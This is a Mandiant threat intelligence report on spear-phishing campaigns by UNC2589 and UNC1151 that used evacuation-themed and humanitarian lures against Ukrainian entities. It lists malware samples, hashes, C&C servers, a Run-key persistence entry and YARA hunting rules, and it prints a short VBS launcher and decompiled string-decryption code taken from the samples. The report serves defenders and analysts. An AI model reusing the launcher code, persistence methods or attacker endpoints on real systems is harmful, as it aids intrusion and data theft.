

Evacuation and Humanitarian Documents used to Spear Phish Ukrainian Entities | Mandiant

mandiant.com (<https://www.mandiant.com/resources/blog/spear-phish-ukrainian-entities>)

Foreword

Mandiant is publishing the following blog to provide insight and context on a sampling of malicious activity targeting Ukrainian entities during the ongoing war. We are highlighting UNC1151 and suspected UNC2589 operations leveraging phishing with malicious documents leading to malware infection chains. Indicators used in these operations have been released by U.S. CYBERCOMMAND (<https://www.cybercom.mil/Media/News/Article/3098856/cyber-national-mission-force-discloses-iocs-from-ukrainian-networks/>).

UA CERT has also published on several of these operations. Links to UA CERT reports can be found throughout this blog.

Threat Detail

Since the start of the Russian invasion, public and private Ukrainian entities have been targeted by multiple cyber espionage groups. This blog goes into detail regarding two operations from UNC2589 and an operation from clusters likely related to UNC1151. While these groups have distinct sponsors and goals, the operations detailed here are united by their use of lure documents about public safety to entice victims to open the spear phishing attachment.

Spear phishing with themes that are urgent or timely can make a recipient more likely to open them and documents related to public safety and humanitarian emergencies are of particularly high interest to the residents of Ukraine following the Russian invasion. These operations were designed to gain access to networks of interest, but we do not have insight into the planned follow-on activities. The malware used in these intrusion attempts would enable a wide variety of operations and these groups have previously conducted espionage, information operations and disruptive attacks.

The intrusion attempts detailed below share a tactic, however they are the work of two separate cyber espionage groups.

- **UNC1151** is a group that Mandiant assesses are sponsored by Belarus and have frequently used the access and information gained by their intrusions to support information operations tracked as “Ghostwriter.” Mandiant released a blog last year (<https://www.mandiant.com/resources/unc1151-linked-to-belarus-government>) detailing our assessments on UNC1151, and they have continued to be very active in targeting Ukraine since the start of the Russian invasion, paralleling Belarus’s government’s enablement of Russia’s invasion.
- **UNC2589 (<https://www.mandiant.com/resources/russia-invasion-ukraine-retaliation>)** is believed to act in support of Russian government interest and has been conducting extensive espionage collection in Ukraine. Notably, we assess UNC2589 is behind the January 14th disruptive attacks on Ukrainian entities with PAYWIPE (WHISPERGATE). Following the disruptive attack, UNC2589 has primarily targeted Ukraine, but has also been active against NATO member states in North America and Europe.

The activity discussed below is only a small subset of the extensive cyber operations that have targeted Ukraine with disruptive and espionage motivated operations.

Likely UNC2589 Operations

Actor Overview

UNC2589 is a cluster of cyber espionage activity Mandiant has tracked since early 2021 and may have been active as early as late 2020. Though UNC2589 has primarily targeted entities in Ukraine and Eastern Europe, it has also actively targeted government and defense entities throughout Europe and North America. We believe UNC2589 acts in support of Russian government goals, but have not uncovered evidence to link it conclusively.

UNC2589 uses spear phishing campaigns, which may be disguised as forwarded emails from both actor-controlled and compromised legitimate accounts. Lure themes leveraged by UNC2589 include COVID-19, the war in Ukraine, government related themes, regional themes, or even generic themes such as Bitcoin. Payloads for the phishing operations include malicious macro documents, CPL downloaders, ZIP files, or other archives. UNC2589 has also used a variety of different infrastructure, including actor-controlled domains, IP addresses located mostly in Russia, and Discord channels.

Though we track UNC2589 as a cluster of cyber espionage activity, we have attributed the January 14 destructive attack on Ukraine using PAYWIPE (WHISPERGATE) to UNC2589. We believe UNC2589 may be capable of engaging in disruptive or destructive cyber operations in the future.

Malware Overview

GRIMPLANT is a backdoor written in GO which reaches out using Google RPC to a Base64-encoded and AESCTS-encrypted C&C read from a command-line argument. GRIMPLANT conducts a system survey which it uploads to the C&C and can execute commands provided by the C&C on the victim's device.

GRAPHSTEEL is an infostealer which appears to be a modified, weaponized version of the public Github project goLazagne (<https://github.com/kerbyj/goLazagne/>). GRAPHSTEEL gathers a survey of the victim machine including browser credentials, enumerates drives D – Z, and uploads files to the C&C.

Likely UNC2589 Campaign Leverages Evacuation-Themed Lure

Infection Vector

Mandiant analyzed a malicious document with an evacuation plan-themed lure, likely used by UNC2589 to target Ukrainian entities in a phishing campaign in late February 2022. This sample is a packed SFX RAR that runs and installs an Arabic version of the RemoteUtils utility. Upon execution, the Remote Utilities utility reaches out to a C&C used in an earlier UNC2589 operation also targeting Ukraine

Security Service of Ukraine

Emails allegedly on behalf of the SBU about electronic evacuation plans are fake! Today we received information that the enemy sent such e-mails to Ukrainian users. They were asked about alleged evacuation plans. Thus, the aggressor country is trying to install virus software. We urge you not to open such letters and not to follow the links provided. The SBU has not sent any mailings! We inform citizens only through official communication channels.

Be vigilant!

#StopOccupiers

#Stopru551a

СБУ не робила ніяких розсилок з електронними планами евакуації! Це - фейк

From: Служба безпеки України <mail@ssu.gov.ua>
Sent: Monday, February 28, 2022 12:37 PM
To: Портал автоматизованих сервісів <portal@bank.gov.ua>
Subject: План евакуації від: СБУ (Терміново) -28.02.2022 вихідний: 5533687

УВАГА! Цей лист надійшов з зовнішньої адреси, яка не належить Національному банку України!

Служба безпеки України

Добрий день, Вам необхідно з термін до 01.03.2022 озвучити дані про чисельність персоналу за формулою 100% від СБУ-98.
Для забезпечення надійності наданих даних, на вхідній електронній пошті встановлено пароль: 22679...5

Посилання на документ: <https://files.dp.ua/en/EL...>

Дзеркало 2: <https://files.dp.ua/en/EL...>

Дзеркало 3: <https://files.dp.ua/en/EL...>



Figure 1: SBU alert on fake evacuation emails (Source (<https://www.facebook.com/SecurSerUkraine/posts/307784728115111>))

The infection vector is currently uncertain, but we suspect the malicious files may have been delivered via phishing email. It is important to note that Remote Utilities comes in a UPX-packed SFX RAR from the vendor, and it does not appear the attackers changed the default. However, the attackers appear to have used several layers of *password*-protected archives before dropping and

executing the default UPX-packed SFX extractor with a SFX RAR. The lure documents all reference an “evacuation plan” allegedly originating from the Ukrainian SBU.

- план евакуації (затверджений сбу 28.02.2022 наказом № 009363677833).rar_pass_123.zip (MD5: cd8834da2cfb0285fa75decf6c67d049)
 - Password-protected ZIP file
 - Password: 123
- План евакуації (затверджений СБУ 28.02.2022 Наказом № 009363677833).rar (MD5: 3cd599654aff2e432ae3390d33c64f5e)
 - RAR containing RAR SFX and text file with RAR passwords
- код доступу.txt (MD5: 144ccb808e2d2e1f0119ea2a8f7490bc)
 - Text file with RAR password
 - Password: 2267903645
- 2b0338c9f3f46955cfd2dc97c02bd554 (application/x-rar) план евакуації (затверджений сбу 28.02.2022 наказом № 009363677833).part1.rar
 - Password-protected SFX RAR
 - Password: 2267903645
 - Contains: План евакуації (затверджений СБУ 28.02.2022 Наказом № 009363677833).exe (MD5: ea47d88d73fecb1fad1e737f1b373d7f)
- 97e16c0b770dbbe4fa94cebac92082b7 (application/x-rar) план евакуації (затверджений сбу 28.02.2022 наказом № 009363677833).part2.rar
 - Password-protected SFX RAR
 - Password: 2267903645
 - Contains: План евакуації (затверджений СБУ 28.02.2022 Наказом № 009363677833).exe (MD5: ea47d88d73fecb1fad1e737f1b373d7f)
- План евакуації (затверджений СБУ 28.02.2022 Наказом № 009363677833).exe (MD5: ea47d88d73fecb1fad1e737f1b373d7f)
 - Translation: Evacuation Plan (approved by SBU 28.02.2022 in order № 009363677833).exe
 - UPX-packed SFX extractor; likely default for Remote Utilities

- Unpacked: MD5: a236cb7f2b0e34619039788de7f7760b
- C:\Program Files (x86)\Remote Utilities – Host\ rutserv.exe (MD5: 2bb5d5aa07fa2c8e9874c117c8fa51d6)
 - RemoteUtils utility

Execution

Upon execution of the packed SFX RAR, it installs the Remote Utilities executable. The Remote Utilities executable reaches out to preconfigured C&Cs iteratively over TCP:

- 111.90.151.182:5651
- 111.90.151.182:8080
- 111.90.151.182:5555
- 111.90.151.182:4899

Remote Utilities is not malicious by itself but can be used maliciously by threat actors. The utility can enable a threat actor to:

- Download and upload files to a C&C
- Remotely execute files
- Set persistence through a startup service

Persistence Method

Remote Utilities allows attackers to set persistence through creating a startup service.

Likely UNC2589 Uses Wage and Anti-Virus Themed Lures

Infection Vector

Mandiant Intelligence discovered a likely UNC2589 related phishing campaign targeting Ukrainian entities with GRIMPLANT and GRAPHSTEEL malware on March 27, 2022. The Ukrainian CERT previously reported (<https://cert.gov.ua/article/37704>) on UAC-0056, a cluster that aligns with what we track as UNC2589, using GRIMPLANT, GRAPHSTEEL, and BEACON malware against Ukrainian entities.

The malware was delivered via phishing email. The attacker used a compromised legitimate account from a related organization to send the phishing emails on March 27.

The phishing email contained an attached XLS document with macros.

- Заборгованість по зарплаті.xls (MD5: da305627acf63792acb02afaf83d94d1)
 - Machine translation from Ukrainian: Wage arrears
 - Timestamp: 2022-03-21 09:37:30
 - Contains legitimate macros from ExcelVBA.ru, a company which creates benign Macros for Excel for legitimate use

The macros in the document were designed by ExcelVBA.ru, a company that designs macros for business use. However, in this case the macro was used to drop a malicious payload onto the victim machine. The company's website makes the macros freely available, so we have no indication that they are tied to this activity or even aware of it.

- Base-Update.exe (MD5: 06124da5b4d6ef31dbfd7a6094fc52a6)
 - Downloader written in Go

- Compile time: 1970-01-01 00:00:00
- C&C: 194.31.98.124:443

Note: The Go binary Base-Update.exe does not have . Symbols from the main Go module in this project are called “elephant.”

Unlike the downloaders previously documented (<https://cert.gov.ua/article/37704>) by UA CERT, Mandiant Threat Intelligence believes that these downloaders were likely altered by the threat actor to avoid detection. One of the new techniques utilized by the threat actor was runtime decryption of certain strings.

```

*( _QWORD *)string = 0x560D39F6A053143ALL; // .java-sdk
*( _DWORD *)key = 0xD6327E14;
key[4] = 0x97;
runtime_makeslice();
for ( i = 0LL; i < 9; ++i )
{
    v6 = v3;
    keyIndex = i - 5 * ((int64)i + ((unsigned __int128)(i * (__int128)(int64)0xCCCCCCCCCCCCCDLL) >> 64) >> 2);
    if ( keyIndex >= 5 )
        runtime_panicIndex();
    v4 = key[keyIndex];
    a2 = (unsigned int)v4 ^ (unsigned __int8)string[i];
    *( _BYTE *) (v6 + i) = v4 ^ string[i];
    v3 = v6;
}

```

Figure 2: New downloader identified by Mandiant Threat Intelligence decrypting strings with custom key and XOR algorithm

```

v4 = os_UserHomeDir();
if ( !v5 )
{
    v9 = v4;
    qmemcpy(v7, ".java-sdkjava-sdk.exe", sizeof(v7));
    v8 = runtime_slicebytetostring(a1, a2, 'ds-avaj.', 9LL);
    v6 = runtime_slicebytetostring(a1, a2, 'kds-avaj', 12LL);
    v10 = v9;
    v11 = v2;
    v12 = v8;
    v13 = v7;
    v14 = v6;
    v15 = &v7[9];
}

```

Figure 3: Original downloader generating the path for java-sdk.exe

Execution

Upon execution of Base-Update.exe, it proceeds to download, Base64-decode, and execute another time stomp downloader written in Go from <http://194.31.98.124:443/i> with the arguments `-a oCyCcrhI/6B5wKE8XLOd+w==:`

- %TEMP%\java-sdk.exe (MD5: 36ff9ec87c458d6d76b2afbd5120dfae)
 - Downloader written in Go
 - Base64 encoded - MD5: 2f14b3d5ab01568e2707925783f8eafe
 - Compile time: 1970-01-01 00:00:00
 - C&C: 194.31.98.124:443

Java-sdk.exe sets persistence for itself via setting a Run registry key. It then proceeds to download, decode, and execute two additional Base64-encoded files, GRIMPLANT and GRAPHSTEEL.

- oracle-java.exe (MD5: 4a5de4784a6005aa8a19fb0889f1947a)
 - GRIMPLANT backdoor
 - Base64-encoded - MD5: 2a843511cdb8f5604cb3fafa244ef5f2
 - Compile time: 1970-01-01 00:00:00
 - C&C: http://194.31.98.124:80
- microsoft-cortana.exe (MD5: 6b413beb61e46241481f556bb5cdb69c)
 - GRAPHSTEEL infostealer
 - Base64-encoded - MD5: a0c4ddf9c6f95d7046be8a2e0f875935
 - Compile time: 2022-03-20 14:24:42
 - C&C: ws://194.31.98.124:443/c

GRIMPLANT Execution

Upon execution of GRIMPLANT, it reads its configured C&C from the command line. The configured C&C is Base64-encoded and AESCTS-encrypted and results in GRIMPLANT communicating to 194.31.98.124.

GRIMPLANT conducts a basic system survey, querying the following:

- Computer name
- Username
- Home directory
- IP address (via Ipify API)

- *Hostname*
- OS
- Number of CPUs

GRIMPLANT then uploads the system survey to the C&C. Note that GRIMPLANT communicates with the C&C over Google RPC using TLS. GRIMPLANT handles PowerShell commands it receives from the C&C, sending the result of the command back to the C&C. Unlike GRAPHSTEEL, GRIMPLANT does not use an added layer of encryption to its C&C communications.

GRAPHSTEEL Execution

Upon execution of GRAPHSTEEL, it conducts a system survey of the host and user information and reaches out to the ipify API to determine the IP address. It then AESCTS encrypts and uploads the surveyed victim information to the C&C. When it gets a response from the C&C, GRAPHSTEEL proceeds to harvest browser credentials, including:

- Chrome
- Internet Explorer
- FireFox
- Thunderbird

GRAPHSTEEL also attempts to collect mail data from Mozilla Thunderbird, extract data from Filezilla, find unprotected SSH keys on the target machine, query Putty to access the public key, and read any MobaXterm config.

After collecting this information, it encrypts and uploads the information to the C&C. GRAPHSTEEL then enumerates drives D-Z and the files within each drive. GRAPHSTEEL reads the content of each unique file and uploads those to the C&C.

Note: the GRAPHSTEEL project also does not have symbols stripped and the main Go package is called “elephant.”

Persistence Method

The malware maintains its persistence on the victim’s system by setting the following Run registry key:

Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Run\java-sdk

Value: %TEMP%\java-sdk.exe -a

Related Samples

This activity is related to activity previously reported (<https://cert.gov.ua/article/37704>) on by UA CERT on a campaign leveraging GRIMPLANT and GRAPHSTEEL malware. Notably, the two campaigns share malware overlaps and filename overlaps, but lack infrastructure overlaps. In addition, unlike other UNC2589 campaigns including the one reported on by UA CERT, this new operation does not use Discord to host malware.

- Instruction on anti-virus protection.doc (MD5: ca9290709843584aecbd6564fb978bd6)
 - Lure document
 - C&C:
<https://forkscenter.fr/BitdefenderWindowsUpdatePackage.exe>
- User guide.doc (MD5: cf204319f7397a6a31ecf76c9531a549)
 - Lure document
 - C&C:
<https://forkscenter.fr/BitdefenderWindowsUpdatePackage.exe>
- bitdefenderwindowsupdatepackage.exe (MD5: b8b7a10dcc0dad157191620b5d4e5312)

- Dropper for alt.exe
- Downloaded from <https://forkscenter.fr/BitdefenderWindowsUpdatePackage.exe>
- alt.exe (MD5: 2fdf9f3a25e039a41e743e19550d4040)
 - Themida packed downloader
 - C&Cs:
 - <https://cdn.discordapp.com/attachments/947916997713358890/949948174636830761/one.exe>
 - <https://cdn.discordapp.com/attachments/947916997713358890/949948174838165524/dropper.exe>
- one.exe (MD5: aa5e8268e741346c76ebfd1f27941a14)
 - Downloader and BEACON loader
 - Downloads wisw.exe from https://forkscenter.fr/Sdghrt_umrj6/wisw.exe
 - BEACON Shellcode MD5: e56555162c559a55021b879147b0791f
 - C&Cs:
 - <https://nirsoft.me/nEDFzTtoCbUfp9BtSZlaq6ql8v6yYb/avp/amznussraps/>
 - <https://nirsoft.me/s/2MYmbwpSJLZRAtXRgNTAUjJSH6SSoicLPirQl/field-keywords/>
- wisw.exe (MD5: 9ad4a2dfd4cb49ef55f2acd320659b83)
 - Themida packed downloader
 - Downloaded from https://forkscenter.fr/Sdghrt_umrj6/wisw.exe
 - C&C: <https://cdn.discordapp.com/attachments/947916997713358890/949978571680673802/cesdf.exe>
- dropper.exe (MD5: 15c525b74b7251cfa1f7c471975f3f95)
 - Go downloader
 - C&C: <https://45.84.0.116/i>
- java-sdk.exe (MD5: c8bf238641621212901517570e96fae7)
 - Go downloader
 - Downloaded as Base64 encoded text from <https://45.84.0.116/i>

- C&Cs:
 - <http://45.84.0.116:443/m>
 - <http://45.84.0.116:443/p>
- oracle-java.exe (MD5: 4f11abdb96be36e3806bada5b8b2b8f8)
 - GRIMPLANT malware
 - Downloaded as Base64 encoded text from <http://45.84.0.116:443/m>
- microsoft-cortana.exe (MD5: 9ea3aaaeb15a074cd617ee1dfdda2c26)
 - GRAPHSTEEL malware

Downloaded as Base64 encoded text from <http://45.84.0.116:443/p>

UNC1151 Operations

Actor Overview

UNC1151 is a cluster of cyber espionage activity which has links to the Belarusian government. (Please see our previously published blog (<https://www.mandiant.com/resources/unc1151-linked-to-belarus-government>) on UNC1151 for additional details). UNC1151 also provides technical support to the Ghostwriter information operations campaign. Though we cannot rule out Russian contributions to either UNC1151 or Ghostwriter activities, we have not yet identified evidence of any collaboration between Russian APTs and UNC1151.

UNC1151 primarily targets government and media entities focusing on Ukraine, Lithuania, Latvia, Poland, and Germany. UNC1151 has been active in targeting primarily Ukraine and Poland since the Russian invasion of Ukraine in February.

Malware Overview

BEACON is a backdoor written in C/C++ that is part of the Cobalt Strike framework. Supported backdoor commands include shell command execution, file transfer, file execution, and file management. BEACON can also capture keystrokes and screenshots as well as act as a proxy server. BEACON may also be tasked with harvesting system credentials, port scanning, and enumerating systems on a network. BEACON communicates with a C&C server via HTTP or DNS.

MICROBACKDOOR is a client backdoor and server-side tool which has been available on GitHub (<https://github.com/Cr4sh/MicroBackdoor>) since May 2021. MICROBACKDOOR was developed by 'Cr4sh' (aka. Dmytro Oleksiuk), who has also developed other notable malware used by Russian APTs including BlackEnergy. MICROBACKDOOR can upload and download files, execute commands, update itself, and take screenshots. It also supports HTTP, Socks4 and Socks5 proxies to route traffic.

Note: the version of MICROBACKDOOR used by UNC1151 in this report has been modified by the actor to include a screenshot functionality. Screenshot functionality is not present in the version of MICROBACKDOOR available on Github.

UNC1151 Uses Sheltering-Themed Lures

Infection Vector

In early March 2022, Mandiant Threat Intelligence discovered new activity targeting Ukrainian entities using MICROBACKDOOR and a lure titled “що робити? під час артилерійських обстрілів системами залпового вогню” (Translation: “What to do? During artillery shelling by volley fire systems”). MICROBACKDOOR is a client backdoor and server side (command and

control) tool which has been available on GitHub (<https://github.com/Cr4sh/MicroBackdoor>) since May 2021 and developed by 'Cr4sh' (aka Dmytro Oleksiuk).

To deliver the payload, the actor used a ZIP containing a CHM-file.


- довідка.zip (MD5: e34d6387d3ab063bod926ac1fca8c4c4)
 - Translation: Certificate.zip
- dovidka.chm (MD5: 2556a9e1d5e9874171f51620e5c5e09a)
 - Contains obfuscated VBS

Execution

If the desktop.ini does not exist in the path

C:\Users\Public\Favorites\desktop.ini (indicating that the backdoor is not yet installed), the VBS code within dovidka.chm drops the decoded next payload to C:\Users\Public\ignit.vbs. The code then creates the folder C:\Users\Public\Favorites and executes C:\Users\Public\ignit.vbs.

- C:\Users\Public\ignit.vbs (MD5: bd65dod59f6127b28foaf8a7f2619588)
 - Malicious VBS launcher



The image shows a warning poster from the Ukrainian government. At the top, there are three logos: the Office of the President of Ukraine, the Cabinet of Ministers of Ukraine, and the Security Service of Ukraine. The main text is in large blue letters: "ЩО РОБИТИ?" (What to do?). Below this, in yellow boxes, it says "ПІД ЧАС АРТИЛЕРІЙСЬКИХ ОБСТРІЛІВ СИСТЕМАМИ ЗАЛПОВОГО ВОГНЮ:" (During artillery shelling by salvo fire systems:). At the bottom, there is a warning icon (exclamation mark) and text: "Снаряд (ракету) можна помітити та зреагувати, залп реактивної установки добре видно. Вночі це яскравий спалах на обрії, а вдень – димні сліди ракет:" (The projectile (rocket) can be noticed and reacted to, the salvo of the reactive installation is clearly visible. At night it is a bright flash on the horizon, and during the day – smoke trails of rockets:).

Figure 4: Lure Image

The VBS file `ignit.vbs` mentioned in figure 4, drops three files:

- `%STARTUP%\Windows Prefetch.Lnk` (MD5: `8fc42ee971ab296f921bb05633f6b4a6`)
 - LNK used to achieve persistence for the payload via the Startup folder
 - Note: the unusual capitalization is hardcoded
- `C:\Users\Public\Favorites\desktop.ini` (MD5: `a9dcaf1c709f96bc125c8d1262bac4b6`)
 - Helper file to launch the payload, `core.dll`
- `C:\Users\Public\Libraries\core.dll` (MD5: `d2a795af12e937eb8a89d470a96f15a5`)
 - Follow-on payload
 - Compile Timestamp: `2022-01-31T15:00:46.000+0000`
 - Loads in memory:
 - `047fbbb380cbf9cd263c482b70ddb26f`

Either via the LNK after startup, or directly via the VBS, the command line `wscript.exe //B //E:vbs C:\Users\Public\Favorites\desktop.ini` is executed, referencing the helper file dropped by the sample mentioned above. Finally, the file `C:\Users\Public\ignit.vbs` is deleted after execution.

`desktop.ini` is used to invoke `regasm.exe` to launch the payload found in `C:\Users\Public\Libraries\core.dll` as a hidden window without returning any error codes.

The entire contents of this file are:

```
Set fso = CreateObject("Scripting.FileSystemObject")
execPath = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe /U" &
"C:\Users\Public\Libraries\core.dll"
```

```
Set shell = CreateObject("Wscript.Shell")
```

```
shell.run(execPath), 0, false
```

The file C:\Users\Public\Libraries\core.dll is a malicious .NET file packed with an unknown obfuscator which may be related to Confuser. This sample drops an additional malicious payload into memory and executes it.

- client.dll (MD5:047fbbb380cbf9cd263c482b70ddb26f)
 - Description: MICROBACKDOOR backdoor
 - C&C: xbeta.online:8443

The payload (MD5: 047fbbb380cbf9cd263c482b70ddb26f) is a sample of MICROBACKDOOR. This backdoor malware has capabilities such as manipulating files (list/get/put), execute commands, can automatically update itself, and take screenshots. This family also supports HTTP, Socks4 and Socks5 proxies to route traffic.

MICROBACKDOOR is an open source project (<https://github.com/Cr4sh/MicroBackdoor>) written by cr4sh, aka Dmytro Oleksiuk. As with other MICROBACKDOOR samples previously used by UNC1151, this sample appears to have had the screenshot functionality added.

Once run, the MICROBACKDOOR payload would reach out to 'xbeta.online:8443'. It would transmit a packet of data every 10 seconds.

Appendix

MITRE ATT&CK Framework

UNC2589

T1003: OS Credential Dumping

T1027: Obfuscated Files or Information

T1027.002: Software Packing

T1055: Process Injection

T1059: Command and Scripting Interpreter

T1059.005: Visual Basic

T1070.006: Timestomp

T1071.001: Web Protocols

T1082: System Information Discovery

T1083: File and Directory Discovery

T1114.001: Local Email Collection

T1140: Deobfuscate/Decode Files or Information

T1497.001: System Checks

T1547.001: Registry Run Keys / Startup Folder

T1552.001: Credentials In Files

T1555.003: Credentials from Web Browsers

T1560: Archive Collected Data

T1560.001: Archive via Utility

T1566.001: Spearphishing Attachment

T1573.001: Symmetric Cryptography

T1573.002: Asymmetric Cryptography

T1622: Debugger Evasion

UNC1151

T1012: Query Registry
T1016: System Network Configuration Discovery
T1027: Obfuscated Files or Information
T1033: System Owner/User Discovery
T1055: Process Injection
T1059: Command and Scripting Interpreter
T1070.006: Timestomp
T1071.001: Web Protocols
T1082: System Information Discovery
T1083: File and Directory Discovery
T1087: Account Discovery
T1095: Non-Application Layer Protocol
T1140: Deobfuscate/Decode Files or Information
T1547.009: Shortcut Modification
T1573.002: Asymmetric Cryptography
T1620: Reflective Code Loading
T1622: Debugger Evasion

Detection Rules

```
rule MTI_HUNTING_Crypto_GRIMPLANT_GRAPHSTEEL
{
meta:
author = "Mandiant Threat Intelligence"
descr = "Find the crypto key for GRIMPLANT/GRAPHSTEEL C2 decryption"
disclaimer = "This rule is meant for hunting and is not tested to run in a
production environment."
```

strings:

\$ = {f1 d2 19 60 d8 eb 2f dd f2 53 8d 29 a5 fd 50 b5}

\$ = {f6 4a 3f 9b fo 6f 2a 3c 4c 95 04 38 c9 a7 f7 8e}

\$ = " ciphertext is not large enough. It is less than one block size. Blocksize:%v;
Ciphertext:%v"

condition:

all of them

}

rule MTI_Hunt_APT_Modified_MICROBACKDOOR_Strings

{

meta:

description = "Detects strings found in modified MICROBACKDOOR samples
with screenshot capability"

disclaimer = "This rule is meant for hunting and is not tested to run in a
production environment"

strings:

\$a = "ERROR: Unknown command"

\$b = "ProxyServer"

\$c = "screenshot"

\$d = "uninst"

\$e = "shell"

\$f = "client.dll"

\$g = "Timeout occurred"

condition:

all of them

}

mandiant.com (https://www.mandiant.com/resources/blog/spear-phish-ukrainian-entities)